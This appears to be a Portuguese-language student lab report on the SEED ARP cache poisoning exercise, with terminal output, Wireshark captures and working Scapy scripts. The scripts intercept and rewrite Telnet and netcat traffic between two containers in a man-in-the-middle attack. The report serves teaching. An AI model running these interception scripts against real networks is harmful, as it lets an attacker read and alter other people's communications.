


Imagem 13 – Resposta de execução no container (B).

## Step 2 (Testing).

Agora nessa etapa fazendo com que o cliente A e B realizem um ping entre si depois que o ataque da máquina M for bem sucedido e analisaremos o resultado. Esse procedimento foi realizado com o IP Forwarding no host M desabilitado. Depois de realizar o envenenamento do cache ARP, fazemos ping de A para B e vemos os seguintes resultados:




Imagem 14 – Executando código task.2.1.py com IP-Forwarding desligado no container (M).

Executando ping no container (A).




Imagem 15 – Executando ping dentro do container (A).

## Captura de pacotes de protocolo ICMP com o Wireshark.





Imagem 16 – Captura de pacotes de protocolo ICMP.

Fazendo uma análise dessa situação que ocorreu por causa que o container (A) tinha o endereço MAC de (M) como o endereço MAC de (B). Isso fez com que todas as solicitações de ping fossem para M e, ao receber essas solicitações de ping, a placa NIC

de M aceitou esses pacotes, pois eles tinham o endereço MAC de M nele. No entanto, assim que a NIC encaminhou o pacote para o kernel, o kernel percebeu que o endereço IP do pacote não corresponde ao endereço IP do host e, portanto, descartou o pacote. Isso fez com que as solicitações de ping fossem descartadas e não houvesse resposta de ping de M ou B (porque B nunca recebeu o pacote).


### Step 3 (Turn on IP forwarding).

Ativamos o IP forwarding e executamos o ataque novamente:



```
seed@VM: ~  
root@dabfa4da98f1:/home/seed# echo "1" > /proc/sys/net/ipv4/ip_forward  
root@dabfa4da98f1:/home/seed# python3 task.2.1.py  
.  
Sent 1 packets.  
.  
Sent 1 packets.  
root@dabfa4da98f1:/home/seed#  
[02/15/22] seed@VM: ~$ Lucas Albino Martins
```

Imagem 17 – Execução código task.2.1.py.



```
seed@VM: ~  
root@8e88dfa191b8:/# ping 10.9.0.6  
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data:  
64 bytes from 10.9.0.6: icmp_seq=1 ttl=63 time=0.068 m  
s  
From 10.9.0.105: icmp_seq=2 Redirect Host(New nexthop:  
10.9.0.6)  
64 bytes from 10.9.0.6: icmp_seq=2 ttl=63 time=0.106 m  
s  
From 10.9.0.105: icmp_seq=3 Redirect Host(New nexthop:  
10.9.0.6)  
64 bytes from 10.9.0.6: icmp_seq=3 ttl=63 time=0.075 m  
s  
From 10.9.0.105: icmp_seq=4 Redirect Host(New nexthop:  
10.9.0.6)  
64 bytes from  
s  
^C  
--- 10.9.0.6 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, tim
```

Imagem 18 – Execução ping no container (A).

Captura de pacotes de protocolo do tipo ICMP após o ping.




Imagem 19 – Captura de pacotes de protocolo ICMP.

O procedimento demonstra que a solicitação de ping de A para B causa uma mensagem de redirecionamento ICMP de M para A. Basicamente, sempre que A realiza o ping no endereço IP de B, o pacote é recebido por M. M percebe que não é destinado a ele e envia este pacote para B, mas antes de encaminhá-lo, ele envia uma mensagem de redirecionamento ICMP para A informando que ele redirecionou o pacote porque era destinado a B e não a M. Ao receber o pacote, B então responde com uma resposta de eco. Uma vez que o cache de B também está corrompido por M, M recebe o pacote e, em seguida, M envia uma mensagem de redirecionamento ICMP para B e encaminha o pacote para A, assim como antes. A opção de port forwarding permite que M encaminhe o pacote em vez de descartá-lo.

#### Step 4 (Launch the MITM attack).

O seguinte código fornece a capacidade para lançar um ataque MITM após o ARP cache poisoning na sessão Telnet:

Código task.2.4.py

```
#!/usr/bin/python3
from scapy.all import *
import re

VM_A_IP = '10.9.0.5'
VM_B_IP = '10.9.0.6'
```

```

VM_A_MAC = '02:42:0a:09:00:05'
VM_B_MAC = '02:42:0a:09:00:06'

def spoof_pkt(pkt):
    if pkt[IP].src == VM_A_IP and pkt[IP].dst == VM_B_IP and
    pkt[TCP].payload:
        real = (pkt[TCP].payload.load)
        data = real.decode()
        stri = re.sub(r'[a-zA-Z]',r'Z',data)
        newpkt = pkt[IP]
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)
        newpkt = newpkt/stri
        print("Data transformed from: "+str(real)+" to: "+ stri)
        send(newpkt, verbose = False)
    elif pkt[IP].src == VM_B_IP and pkt[IP].dst == VM_A_IP:
        newpkt = pkt[IP]
        send(newpkt, verbose = False)

pkt = sniff(filter='tcp',prn=spoof_pkt)

```

Inicialmente voltamos a executar o envenenamento do cache ARP usando o mesmo código task.2.1.py de antes nas tarefas 2.x anteriores. Depois mantemos o IP forwarding para que possamos criar com êxito uma conexão Telnet entre A a B.

```
telnet 10.9.0.6
```





Imagem 20 – Execução do task.2.1.py sem desligar o IP forwarding.

Assim que a conexão for estabelecida, desligamos o IP forwarding para que possamos manipular o pacote.

```
echo "0" > /proc/sys/net/ipv4/ip_forward
```




Para alterar o conteúdo do pacote, usamos a abordagem sniffing e spoofing e o código acima é o mesmo. No código, apenas para os pacotes enviados de A para B, nós falsificamos um pacote de forma que todos os caracteres alfabéticos do pacote original sejam substituídos por Z. Para pacotes de B para A (resposta Telnet), não fazemos nenhuma alteração, então o pacote falsificado é exatamente igual ao original.



```
seed@VM: ~  
root@dabfa4da98f1:/home/seed# echo "1" > /proc/sys/net  
/ipv4/ip_forward  
root@dabfa4da98f1:/home/seed# python3 task.2.1.py  
.  
Sent 1 packets.  
.  
Sent 1 packets.  
root@dabfa4da98f1:/home/seed# echo "0" > /proc/sys/net  
/ipv4/ip_forward  
root@dabfa4da98f1:/home/seed# python3 task.2.4.py  
Data transformed from: b'a' to: Z  
Data transformed from: b'b' to: Z  
Data transfo  
Data transfo  
Data transfo  
Data transfo  
[02/15/22] seed@VM: ~$ Lucas Albino Martins
```

Imagem 21 – Execução do código task.2.4.py com IP forwarding no container (M).

Conexão telnet no container (A) com o container (B), e alteração dos caracteres ab por ZZ.



```
Activities Terminal Feb 15 14:58  
seed@VM: ~  
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-gene  
ric x86_64)  
* Documentation: https://help.ubuntu.com  
* Management: https://landscape.canonical.com  
* Support: https://ubuntu.com/advantage  
This system has been minimized by removing packages and  
content that are  
not required on a system that users do not log into.  
To restore this content, you can run the 'unminimize'  
command.  
Last login: Tue Feb 15 19:55:51 UTC 2022 from A-10.9.0  
.5.net-10.9.0.0 on pts/2  
seed@8f5011be9d09:~$ ZZ123  
-bash: ZZ123  
seed@8f5011b  
[02/15/22] seed@VM: ~$ Lucas Albino Martins
```

Imagem 22 – Conexão telnet entre container (A) e (B).



Vemos que o caractere digitado "ab" é convertido para Z e os números 123 não são convertidos. Portanto, podemos realizar um ataque man-in-the-middle executando o ARP cache poisoning.




Imagem 23 - Captura de pacotes de protocolos TELNET/TCP pelo WireShar.

### Task 3: MITM Attack on Netcat using ARP Cache Poisoning.

Agora semelhante à Task 2, exceto que os hosts A e B estão se comunicando usando netcat, em vez de telnet. O Host M deseja interceptar sua comunicação, para que possa fazer alterações nos dados enviados entre A e B. A sequência de comandos executados nesta Task é semelhante à da Task 2.4, com a única diferença de se comunicar com o netcat em vez de telnet.

Código task3.py

```
#!/usr/bin/env python3

from scapy.all import *
import string

IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"
MAC_M = "02:42:0a:09:00:69"
```

```

target_name = "Lucas"
target_byte = target_name.encode('utf-8')
UNIT = 1

def replace_target(pkt):
    ls(pkt)
    #ls(pkt[TCP].payload)

    if pkt[Ether].src == MAC_M:
        pass

    else:
        if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:

            # Cria um novo pacote baseado no capturado.
            # 1) Precisamos excluir a soma de verificação nos cabeçalhos
            # IP e TCP, # porque nossa modificação os tornará inválidos.
            # Scapy irá recalculá-los se estes campos estiverem faltando.
            # 2) Também excluimos o payload TCP original.
            newpkt = IP(bytes(pkt[IP]))
            del(newpkt.chksum)
            del(newpkt[TCP].payload)
            del(newpkt[TCP].chksum)
            #####

        #####

        # # Construa a nova carga com base na carga antiga.
        # Os alunos precisam implementar esta parte.
        if pkt[TCP].payload:
            data = pkt[TCP].payload.load
            easyData = data.decode('utf-8')
            x = easyData.find(target_name)

            if (x == - UNIT):
                send(newpkt/data)

            else:
                easyList = list(easyData)
                for i in range(len(target_name)):
                    easyList[x + i] = 'L'

                easyStr = ''.join(easyList)
                newData = easyStr.encode('utf-8')
                send(newpkt/newData)

        else:
            send(newpkt)
            #####

    #####

```

```

elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].chksum)
    send(newpkt)

f = 'tcp'
pkt = sniff(iface='eth0', filter=f, prn=replace_target)

```

O código tem como objetivo detectar o tráfego TCP e, se o tráfego for de A para B, ele substitui a string Lucas por LLLLLL. Se os dados não contiverem 'Lucas', não haverá alteração na carga útil do TCP. Esse pacote é então encaminhado ao destino desejado. O tráfego TCP de B para A permanece inalterado.

Para executar o código task3.py após realizar o ARP cache poisoning e estabelecer a sessão netcat, desligamos o ip\_forward e executamos o task.3.py:

```

Activities  Terminal  Feb 19 01:39
seed@VM: ~
seed@VM: ~
seed@VM: ~
root@dabfa4da98f1:/home/seed# python3 task.2.1.py
.
Sent 1 packets.
.
Sent 1 packets.
